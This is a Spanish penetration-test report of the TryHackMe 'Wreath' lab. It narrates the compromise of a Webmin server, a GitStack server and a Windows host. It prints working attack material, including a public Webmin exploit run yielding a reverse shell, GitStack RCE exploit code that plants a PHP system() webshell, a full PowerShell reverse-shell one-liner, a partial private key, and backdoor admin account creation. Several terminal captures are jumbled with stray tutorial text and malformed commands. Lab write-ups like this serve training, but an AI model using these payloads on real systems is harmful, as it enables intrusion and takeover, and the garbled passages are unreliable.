

REPORT WREATH



MADE BY JUAN S. PATARROYO.

24/03/2022



CONTENT

<i>Section</i>	<i>Page</i>
<i>Executive summary</i>	3
<i>Timeline</i>	3
<i>Findings and recommendations</i>	3
<i>Attack Narrative</i>	6
<i>Conclusion</i>	36
<i>References</i>	36



I. EXECUTIVE SUMMARY

El servidor público de Thomas Wreaths fue expuesto por una versión desactualizada de un servicio, la vulnerabilidad fue explotada a través de un exploit público. Una vez ejecutado el exploit se obtuvieron permisos como usuario privilegiado, esto dio paso a un escaneo sobre toda la red interna donde se conoció parte de la infraestructura de red. Posteriormente con el sistema comprometido se uso para pivotar toda la red, inicialmente se consiguió información sobre el servidor interno de GitStack esto debido a la topología de red. El servidor GitStack cuenta con una vulnerabilidad la cual permitió el acceso al mismo por medio de la ejecución de un exploit disponible públicamente, teniendo el acceso al servidor Git se lograron obtener las credenciales de los usuarios. A través de un servidor GitStack fue posible generar un proxy configurado para adquirir el acceso al servidor de desarrollo el cual se encontraba asegurado con un usuario y una contraseña correspondiente al creador Thomas Wreath, las credenciales fueron ingresadas y hubo un acceso exitoso que condujo a un punto de carga de imágenes. Se evidencio que el filtro de contenido no era muy efectivo y poco elaborado lo que facilito subir un Shell web ofuscado que comprometió al computador personal de Thomas el último objetivo de la red de Thomas.

II. TIMELINE

Date	Task
1/03/2022	Introducción y acceso a red
2/03/2022	Primer contacto con el servidor público donde se hizo la investigación de exploit relacionado con el servicio “Mini serv”
5/03/2022	Enumeración, puesta en marcha de ejecución y estabilización de exploit sobre el servidor público y descarga de llave privada del servicio ssh del servidor, todo mediante la vulnerabilidad CVE-2019-15107
6/03/2022	Introducción al Pivoting, estudio de como ejercer pivoting sobre una red
7/03/2022	Enumeración de servidor GitStack, vulnerabilidad del servidor GitStack CVE 2018-5958
8/03/2022	Pivote dentro de la red interna usando sshuttle, abriendo puerto dentro del firewall y controlando el reverse shell
11/03/2022	Creación de usuario y conectando a la IP 10.200.57.150 via RDP usando evilwinRM y xfreerdp
14/03/2022	Introducción a Command and Control
15/03/2022	Instalación y descripción general de Command and Control
16/03/2022	Configuración de Listener y Stager sobre la IP 10.200.57.200 empleando Empire server, Empire client y principalmente haciendo las debidas configuraciones con starkiller
18/03/2022	Enumeración empleando de Nmap al PC personal de Thomas subiendo un binario de Nmap al Git Server
19/03/2022	Configuración de herramienta chisel haciendo la apertura del puerto de firewall 20000
20/03/2022	Descarga de repositorio de Website del Git server, análisis del código fuente obtenido
21/03/2022	Descubrimiento de vulnerabilidad en el servidor de desarrollo, vulnerabilidad en el filtro de contenido
22/03/2022	Carga de binario de netcat al PC personal de Thomas, generación de reverse Shell con permisos del sistema
23/03/2022	Carga de código ofuscado por medio de netcat vía SMB Share y escalamiento de privilegios aprovechando la vulnerabilidad de permisos de escritura sobre la ruta C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe.

III. FINDINGS AND REMEDIATIONS

a. Software desactualizado

Rating:

High

- MiniServ 1.890
Vulnerabilidad: CVE-2019-15107
CVSS Score: 10

El parámetro antiguo en password_change.cgi contiene una vulnerabilidad de la inyección remota de comandos.



- [CVE-2019-15107 : An issue was discovered in Webmin <=1.920. The parameter old_in_password_change.cgi contains a command injection vuln \(cvedetails.com\)](#)
- GitStack 2.3.10
Vulnerabilidad: CVE-2018-5955
CVSS Score: 7.5
La entrada controlada por el usuario no filtra adecuadamente lo suficiente, lo que permite que un atacante no autenticado agregue un usuario al servidor a través de los campos de nombre de usuario y contraseña al resto/usuario/URI.
 - [CVE-2018-5955 : An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filtered, allowing an unau \(cvedetails.com\)](#)

Description:

Software desactualizado que permite el uso de exploit para una ejecución remota de código.

Impact:

El atacante puede aprovecharse de que los dos servicios están desactualizados para buscar en línea exploit que generen una ejecución remota de código que compromete a los servidores.

Remediation:

Se recomienda parchar ambos servicios o de ser necesario cambiar los tipos de servicios que están siendo usados.

b. Privilegios mal configurados**Rating:**

High

Description:

Hay la ejecución de los servicios y software con permisos privilegiados específicamente de los administradores.

Impact:

Cuando el atacante ejecuta los exploits estos son ejecutados con los permisos de los administradores, este hecho comprometió a los dos servidores sin la necesidad de escalar privilegios.

Remediation:

Emplear una política de privilegios mínimos. También es necesario que el software sea configurado con los permisos mínimos sin afectar ningún otro servicio dentro de los servidores.

- [Principio de mínimo privilegio - Wikipedia, la enciclopedia libre](#)

c. Reuso de contraseñas:**Rating:**

High

Description:

Se ha descubierto las credenciales del Git Server a través del escritorio remoto y se ha reutilizado la contraseña de Thomas en el servidor de desarrollo logrando tener acceso a un punto de carga de archivos que ha comprometido a la computadora personal de Thomas.

Impact:

La práctica de reúso de contraseñas es muy riesgosa. En el caso de la red de Thomas se han podido reutilizar sus contraseñas para entrar a su computador personal con las mismas credenciales del servidor Git.

Remediation:

Administre sus credenciales a través una aplicación que le permita ver y modificar contraseñas como por



ejemplo [KeePass Password Safe](#). De forma que los usuarios puedan mantener la complejidad y la individualidad de las contraseñas en toda la red.

d. Weak Credentials

Rating:

High

Description:

Las cuentas de Thomas son usadas con credencias débiles fáciles de descifrar.

Impact:

Empleando técnicas comunes de recuperación de hash de contraseña fue posible conocer la contraseña de la cuenta de usuario de Thomas del Git Server.

Remediation:

Evite el uso de frases comunes o palabras relacionadas con su trabajo, familia o amigos que puedan usarse para descifrar el hash. También es recomendable de que todos los usuarios sigan la nueva política de contraseñas NIST del 2021, esta política aconseja el uso de contraseñas largas en vez de una corta y compleja.

- [NIST New Password Rule Book: Updated Guidelines Offer Benefits & Risk | ISACA Journal](#)

e. Error page information disclosure

Rating:

High

Description:

El framework web Django muestra error 404 además enseña las solicitudes esperadas de los ficheros de uso común.

Impact:

Cuando se hace uso del proxy que conecta con el Git Server aparece el error que revela la ruta que debe realizarse para continuar con el inicio de sesión. Esta vulnerabilidad permitió enumerar el servidor GitStack, posteriormente el servidor fue comprometido con el exploit cargado.

Remediation:

Configure adecuadamente el servidor GitStack para evitar generar una revelación de información que conlleve a las rutas de acceso del servidor.

f. Unrestricted File Uploads

Rating:

High

Description:

El filtro que restringe la carga de archivos mediante la verificación de extensiones resulta muy poco eficiente y pone en riesgo la seguridad del sistema.

Impact:

El atacante puede subir un archivo con una carga útil con una extensión que cumpla con la verificación del filtro pero que comprometería el sistema y generaría una ejecución remota de código.

Remediation:

Implementar un filtro sofisticado que no permita la carga de archivos con exploits que comprometan al sistema.



IV. ATTACK NARRATIVE

Se inicia un escaneo de puertos y servicios en el servidor público de tomas identificado con la IP 10.200.57.200 por medio de Nmap.

```
(juansekali㉿kali)-[~/Wreath]
└─$ sudo nmap -sS -min-rate 5000 -p- -open -n -Pn 10.200.57.200
[sudo] contraseña para juansekali:
[+] Nmap 7.92 ( https://nmap.org ) at 2022-03-08 12:57 WET
Nmap scan report for 10.200.57.200
Host is up (0.22s latency).
Not shown: 65498 filtered tcp ports (no-response), 32 filtered tcp ports (admin-prohibited), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 26.70 seconds
```

Los puertos 22, 80, 443 y 10000 están abiertos se procede a hacer una enumeración con Nmap que revelara con que versiones de servicios cuentan los puertos.

```
(juansekali㉿kali)-[~/Wreath]
└─$ sudo nmap -sV -p22,80,443,10000 -n -Pn 10.200.57.200
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-08 13:01 WET
Nmap scan report for 10.200.57.200
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|_ 3072 9c:1b:d4:b4:05:ad:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|_ 256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:be:d2:03:89:a4 (ECDSA)
|_ 256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fai12 (ED25519)
80/tcp    open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-title: Did not follow redirect to https://thomaswreath.thm
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
443/tcp   open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-title: Thomas Wreath | Developer
| http-methods:
|_ Potentially risky methods: TRACE
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2022-03-08T12:55:19
|_Not valid after:  2023-03-08T12:55:19
|_tls-alpn:
|_ http/1.1
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
10000/tcp open  http     Miniserv 1.800 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.87 seconds
```

Before putting this all into practice, it's important to understand that when you're living off the land, you're not the only one who can do it. If you're attacking a target, this is not always the case (indeed, you'll find that Nmap is often the currently compromised service on the network). If this happens, it's important to consider whether you can use an installed tool to perform a sweep of the network. For example, the following Bash one-liner would perform a ping sweep of the 192.168.1.0/24 range:

La investigación sobre los puertos determina que por el puerto 10000 hay un servicio de nombre MiniServ que cuenta con una vulnerabilidad que puede ser explotada con uno exploit disponible públicamente.



```

[juansekali㉿kali:[~/Wreath/CVE-2019-15107]
$ ./CVE-2019-15107.py 10.200.57.200

[+] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.57.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[+] Type 'exit' to exit.
[+] Type 'shell' to obtain a full reverse shell (UNIX only).

# shell

[*] Starting the reverse shell process
[*] For UNIX targets only!
[*] Use 'exit' to return to the pseudoshell at any time
Please enter the IP address for the shell: 10.50.55.87
Please enter the port number for the shell: 4444

[*] Start a netcat listener in a new window (nc -lvp 4444) then press enter.

[+] You should now have a reverse shell on the target
[+] If this is not the case, please check your IP and chosen port
If these are correct then there is likely a firewall preventing the reverse connection. Try choosing a well-known port such as 443 or 53
# 

```

El reverse es configurado con la IP atacante y el puerto que va a ser abierto en la maquina local Kali. También se aprovecha para estabilizar el Shell.

```

[juansekali㉿kali:[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.50.55.87] from (UNKNOWN) [10.200.57.200] 35550
sh: cannot set terminal process group (1812): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
[root@prod-serv ]# export TERM=xterm
export TERM=xterm
[root@prod-serv ]# ^Z
zsh: suspended nc -lvp 4444
[juansekali㉿kali:[~]
$ stty raw -echo; fg
[1] + continued nc -lvp 4444 get http://<ip-kali-tun0>/<directorio> → Descargar archivos de servidor
[root@prod-serv ]# 

```

Estando dentro del servidor linux 10.200.57.200 se encuentran las llaves privadas para entrar por medio del servicio SSH, de esta manera se ingresa al archivo que contiene la llave privada, se copia el contenido y se guarda localmente para entrar al equipo a traves del protocolo SSH.

```

[root@prod-serv .ssh]# cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzC1rZktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAABAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs0oHYlnFUHTlbuhePTNoITku4OBH80xzRN803tMrpHqNH3LHaQRE

```

El siguiente paso es saber de alguna forma que equipos están conectados al servidor prov-serv. De esta manera se realiza un escaneo de IPs a través del siguiente comando bajo el uso de un ping que tiene la función de hacer un barrido en el último octeto de la IP:



```
[juansekati@kali:~/Wreath]$ ./wreath.py -i private_key root@10.200.57.200
[roo...@prod-serv ~]$ whoami
root
[roo...@prod-serv ~]$ for i in {1..255}; do (ping -c 1 10.200.57.$i | grep "bytes from" &); done
64 bytes from 10.200.57.1: icmp_seq=1 ttl=255 time=0.313 ms
64 bytes from 10.200.57.200: icmp_seq=1 ttl=64 time=0.061 ms
64 bytes from 10.200.57.250: icmp_seq=1 ttl=64 time=1.77 ms
[roo...@prod-serv ~]$ Do you want to ping broadcast? Then -b. If not, check your local firewall rules.
```

Se encontraron 2 equipos más:

- IP= 10.200.57.1 → Windows
 - IP= 10.200.57.250 → Linux

Se requiere realizar un escaneo IPs más elaborado en el maquina objetivo, para hacer esto posible se sube un archivo binario de nmap que permitirá realizar el escaneo necesario en el servidor-ordenador. Instalando y corriendo esta herramienta se podrá conocer mucho mejor la topología de la red.

```
xx /tmp/nmap-JU4NM4G0
% Total    % Received % Xferd  Average Speed   Time   Time   Time  Current
                                         Dload  Upload   Total Spent  Left Speed
100 5805k  100 5805k    0     0  879k      0  0:00:06  0:00:06  --:--:--  982k
[root@prod-serv]# cd /tmp/nmap
[root@prod-serv tmp]# ls
empire-drum.sh
hop-T3rminux
nc-gbl
nmap
nmap-BoxingBobby
nmap-dexter05
nmap-JU4NM4G0
scan-BoxingBobby
scan-dexter05
socat-dexter05
systemd-private-581e187c4d364be2ab193fc7b11cbc84-httpd.service-4nAlxq
systemd-private-581e187c4d364be2ab193fc7b11cbc84-mariadb.service-RTZ9Ji
systemd-private-581e187c4d364be2ab193fc7b11cbc84-php-fpm.service-w22trk
tmpdir.crkpp8
tmpdir.EuMVR
tmpdir.xTJH09
load a static nmap binary. Rename it to nmap-USERNAME, substituting in your own TryHackMe username. Finally, top-drum upload it to the target in a manner of your choosing.
[root@prod-serv tmp]# ■
For example, with a Python webserver:-
(juanskali㉿kali)-[~/Wreath]
$ curl --help inside the directory containing your Nmap binary):
Usage: curl [options ...] <url>
-d, --data <data>                                HTTP POST data
-f, --fail                                         Fail silently (no output at all) on HTTP errors
-h, --help <category>                            Get help for commands
-i, --include                                       Include protocol response headers in the output
-o, --output <file>                                Write to file instead of stdout
-O, --remote-name                                Write output to a file named as the remote file
-s, --silent                                       Silent mode
-T, --upload-file <file># 1Transfer local FILE to destination
-u, --user <user:password>                        Server user and password
-A, --user-agent <name># 2Send User-Agent <name> to server
-V, --verbose                                     Make the operation more talkative
-V, --version                                     Show version number and quit
[root@prod-serv tmp]# curl 10.50.13.2/nmap -o /tmp/nmap-MuirlandOracle
This is not the full help, this menu is stripped into categories. Current
Use "--help category" to get an overview of all categories.
For all options use the manual or "--help all".curl
[root@prod-serv tmp]# ls -l
(juanskali㉿kali)-[~/Wreath]
$ sudo python3 -m http.server 80
Jan  6 00:10 nmap-MuirlandOracle
[sudo] contraseña para juanskali: Jan  6 00:10:00 nmap-MuirlandOracle: private-ed1def1d70e493aa35dca9cf9c5280e-httpd.service-7534xj
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ... 1e-ed1def1d70e493aa35dca9cf9c5280e-mariadb.service-03213C
drwxr-xr-x 3 root root 17 Jan  5 23:10 systemctl-private-ed1def1d70e493aa35dca9cf9c5280e-php-fpm.service-693dzd
Video
```



Se usa un servidor python3 para subir el archivo sobre un puerto http puerto 80 de la ip atacante.

Directory listing for /

-
- [CVE-2019-15107/](#)
 - [enumeration.png](#)
 - [enumeration_2.png](#)
 - [estabilizacion del shell.png](#)
 - [estabilizacion del shellparte 0.png](#)
 - [nmap-JU4NM4G0](#)
 - [private_key](#)
 - [Private_key.png](#)
 - [proxychains.conf](#)
 - [pseudosHELL.png](#)
 - [puerto 1000.png](#)
 - [puerto 80.png](#)
 - [shell.png](#)
 - [ssh_identify.png](#)
 - [sudo systemctl status ssh.png](#)
-

El resultado de la ejecución del escaneo de IPs a través del binario de Nmap subido a la maquina objetivo es el siguiente.

```
GNU nano 2.9.8                               scan_JU4NM4G0

# Nmap 6.49BETA1 scan initiated Sun Mar 13 18:35:01 2022 as: ./nmap-JU4NM4G0 -s$C
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-57-1.eu-west-1.compute.internal (10.200.57.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00055s latency).
MAC Address: 02:EA:52:70:CC:4D (Unknown)
Nmap scan report for ip-10-200-57-100.eu-west-1.compute.internal (10.200.57.100)
Host is up (0.00019s latency).
MAC Address: 02:B6:5B:36:97:5B (Unknown)
Nmap scan report for ip-10-200-57-150.eu-west-1.compute.internal (10.200.57.150)
Host is up (-0.10s latency).
MAC Address: 02:0A:51:19:EC:3F (Unknown)
Nmap scan report for ip-10-200-57-250.eu-west-1.compute.internal (10.200.57.250)
Host is up (0.00057s latency).
MAC Address: 02:F6:29:E5:D8:83 (Unknown)
Nmap scan report for ip-10-200-57-200.eu-west-1.compute.internal (10.200.57.200)
Host is up.
# Nmap done at Sun Mar 13 18:35:04 2022 -- 255 IP addresses (5 hosts up) scanned$C

[ Read 18 lines ]
^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit  ^R Read File  ^\ Replace  ^U Uncut Text  ^T To Spell  ^_ Go To Line
```

Se encontraron dos equipos más de los que se habían encontrado anteriormente, esto da una idea mas general de la topología de la red.

Para tener certeza sobre que puertos y servicios corren sobre los dos nuevos equipos se hace un segundo escaneo. Nmap nos entrega el escaneo de puertos y servicios del equipo Windows 10.200.57.150, la otra IP parece tener un tipo de Firewall que le impide a Nmap realizar un escaneo a dicha IP.

Sobre la IP 10.200.57.150 se encuentran los puertos abiertos 80, 3389 y 5985



```
ndary-JU4NM4G0v tmp]# ./nmap-JU4NM4G0 10.200.57.100, 10.200.57.150 -oN scan-second
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-03-13 22:12 GMT
Unable to find nmap-services!  Resorting to /etc/services
Failed to resolve "10.200.57.100,".
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-57-150.eu-west-1.compute.internal (10.200.57.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.0057s latency).
Not shown: 6147 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
MAC Address: 02:0A:51:19:EC:3F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 30.68 seconds
[root@prod-serv tmp]#
```

Pivoting-explotación

Luego de conocer las técnicas necesarias para hacer un pivoting exitoso se escoge la herramienta sshuttle para generar un proxy que permitirá obtener la información de la IP objetivo que en este caso es 10.200.57.200. Se descarga del repositorio alojado en un enlace de GIT HUB.

sshuttle / sshuttle (Public)

Code Issues 125 Pull requests 6 Discussions Actions Projects Wiki Security Insights

master 8 branches 48 tags

Go to file Code About

skuhli and brianmay Remove --sudoers, improve --sudoers-no-modify · 5719d42 yesterday 946 commits

.github Bump actions/checkout from 2.4.0 to 3 · 12 days ago

docs Remove --sudoers, improve --sudoers-no-modify · yesterday

sshuttle Remove --sudoers, improve --sudoers-no-modify · yesterday

tests test a wildcarded host acceptable · last month

.gitignore Add .gitignore viscode/ path. Resolve the issue #374 adding proxy ma... · 15 months ago

.prospector.yml Fixes some style issues and minor bugs · 4 years ago

.readthedocs.yaml Add readthedocs config · 2 months ago

CHANGES.rst Move release notes to github · 2 months ago

LICENSE Change license text to LGPL-2.1 · 2 years ago

MANIFEST.in Fix error in requirements.rst · 5 years ago

README.rst Trim excess whitespace · 6 months ago

bandit.yml updated bandit config · 3 years ago

Transparent proxy server that works as a poor man's VPN. Forwards over ssh. Doesn't require admin. Works with Linux and MacOs. Supports DNS tunneling.

Readme

LGPL-2.1 License

8k stars

128 watching

534 forks

Releases 7

v1.1.0 (Latest) on Jan 27

+ 5 releases

Packages

Se ejecuta la herramienta sshuttle para poder ver que directorio esta oculto.

```
[root@kali ~]# /home/juansekali/Wreath
[...]
sshuttle -r root@10.200.57.200 -ssh-cmd "ssh -i private_key 10.200.57.0/24 -x 10.200.57.200
Connected to server 10.200.57.200.
Failed to flush cache: Unit dbus-org.freedesktop.resolve.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
[...]
```

Luego tener un proxy funcional se comprueba que ya hay una respuesta sobre el puerto 80 de la IP objetivo 10.200.57.150.

Page not found (404)

Request Method: GET

Request URL: http://10.200.57.150/

Using the URLconf defined in app.urls. Django tried these URL patterns, in this order:


1. "register/author化/
2. "gitstack/
3. "rest/

The current URL, didn't match any of these.

You're seeing this error because you have DEBUG = True in your Django settings file. Change that to False, and Django will display a standard 404 page.



Como se puede observar en la imagen anterior hay nuevos ficheros que pertenecen a la IP objetivo 10.200.57.150, se procede a explorar que respuesta hay sobre el fichero que indican los letreros. Se encuentra un login.



Como el sitio cuenta con una vulnerabilidad debido a GITSTACK se procede a configurar el exploit 43777 que está dentro de la base de datos DBExploit.

```
GNU nano 6.2
#!/usr/bin/python2
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '10.200.57.150:80'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print "[+] Get user list"
try:
    r = requests.get("http://{}:rest/user/".format(ip))
    user_list = r.json()
    user_list.remove('everyone')
except:
    pass

In the previous task we had a look through the source code of the exploit we found, identify changes.

It is now time to run the exploit!
root@kali:~/wreath/nix-Servers$ ./43777.py
[+] Get user list
[+] Found user 'rce'
[+] Get repositories list
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correctly. Please ask your GitStack admin to read access to your repository. Your GitStack administration panel username/password: admin/admin
[+] Execute command
[+] authority\system

Success!
Not only did the exploit work perfectly, it gave us command execution as NT AUTHORITY\SYSTEM.

From here we want to obtain a full reverse shell. We have two options for this:
1. We could change the command in the exploit and re-run the code.
2. We could use our knowledge of the script to leverage the same webshell to execute.

Option number two is a lot quicker than option number 1, so let's use that.

Option number two is a lot quicker than option number 1, so let's use that.

shell we have uploaded responds to a POST request using the parameter "a" (you could use "cURL" from the command line, or BurpSuite for a GUI option.

```

Al examinar el exploit se hacen los cambios necesarios que ese necesita para el caso, entonces se hace el cambio de IP con la IP que queremos vulnerar 10.200.57.80 puerto 80, también cambiamos el nombre del exploit que es un segundo archivo que se va a generar en el equipo objetivo y por último se añade la librería de Python2 que hace falta para ejecutar correctamente el exploit.

```
if not "everyone removed from rce" in r.text and not "not in list" in r.text:
    print "[+] Cannot remove access for anyone"
    os._exit(0)
[+] We could use our knowledge of the script to leverage the same webshell to execute more commands for us, without performing the full exploit twice.

[+] Create backdoor in PHP
r = requests.get('http://{}:web/index.php?p={}.gitba=summary'.format(ip, repository), auth=HTTPBasicAuth(username, 'p 66 echo "<php system($_POST[\\'a\']); ?>" > c:\GitStack\gitphp\exploit-JU4NM4G0.php'))
print r.text.encode(sys.stdout.encoding, errors='replace')

[+] Execute command
r = requests.post('http://{}:web/exploit-JU4NM4G0.php'.format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```

Una vez configurado el exploit se procede a ejecutarlo.



```
[user@host ~]$ ./wreath
[+] 653777.py
[+] Found user wreath
[+] Web repository already enabled
[+] Repository statistics list
[+] Found repository Website
[+] Add user to repository
[+] Disallow access for anyone
[+] Create backup and end

Your GitStack credentials were not entered correctly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br />Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.

[+] Execute command
[+] Get authority system
```

Se verifica que el exploit ya se encuentra dentro del directorio esperado




Con el exploit configurado en la maquina 10.200.57.200 solo falta generar un proxy para atrapar el tráfico de solicitudes HTTP que es generado cuando se ejecuta una acción sobre la IP objetivo 10.200.57.150 que se realiza mediante una petición GET a través de la herramienta curl.

Configuración bursuite excluyendo el proxy de la herramienta burpsuite

```
[juansekali㉿kali)-[~/Wreath]
$ curl --data "a=whoami" http://10.200.57.150/web/exploit-JU4NM4G0.php
Host: gitserver.thm
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

[juansekali㉿kali)-[~/Wreath]
$ curl --insecure -x 127.0.0.1:1337 --data "a=whoami" http://10.200.57.150/web/exploit-JU4NM4G0.php
```

Resultado de la herramienta burpsuite. Por otro lado, se puede ver que se la carga útil se configura en la variable "a=", también es preciso notar que para ejecutar la carga útil debe estarse usando el Repetidor en Burp suite



Carga de netcat con el propósito de usarlo en la IP 10.200.57.200.



Para generar un pseudoshell usamos powershell subiendo el siguiente código a través de burpsuite, adicional debe cambiarse la IP por la IP objetivo para este caso junto con el puerto abierto por medio de netcat en dicha IP.

```
powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient('10.200.57.200',15000);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

Ahora se procede a crear un usuario nuevo en la IP 10.200.57.150 a través del pseudoshell.

Creación de usuario dentro de 10.200.57.150.

```
PS C:\GitStack\gitphp> net user JU4NM4G0
User name                      JU4NM4G0
Full Name
Comment
User's comment
Country/region code            000 (System Default)
Account active                 Yes
Account expires                Never

Password last set              14/03/2022 17:50:16
Password expires                Never
Password changeable            14/03/2022 17:50:16
Password required               Yes
User may change password       Yes

Workstations allowed           All
Logon script
User profile
Home directory
Last logon                     Never

Logon hours allowed            All

Local Group Memberships        *Administrators
                                *Users
Global Group memberships       *None
The command completed successfully.

PS C:\GitStack\gitphp> █
```

```
net localgroup Administrators USERNAME /a  
net localgroup "Remote Management Users"
```

*Remote Management Use



Ahora es posible realizar un RDP por medio de la herramienta xfreerdp las credenciales creadas en la IP 10.200.57.150.

Con evil-winrm es posible iniciar sesión con las credenciales anteriormente configuradas.

evil-winrm -u JU4NM4G0 -p mago12356 -i 10.200.57.150.

```
(juansekali㉿kali):[~/Wreath]
$ evil-winrm -u JU4NM4G0 -p mago12356 -i 10.200.57.150
  ... Whilst the target is set up to allow multiple sessions over RDP for the sake of other users attacking the
  ... target, it would be appreciated if you stuck to the CLI based WinRM for the most part. We will use RDP briefly
  ... please use WinRM when moving forward in the network.

  Evil-WinRM shell v3.3

  Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
  Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
  This does not come installed by default on Kali, so use the following command to install it from the Ruby Gem pa
  ... cumentation: gem install winrm

  Info: Establishing connection to remote endpoint

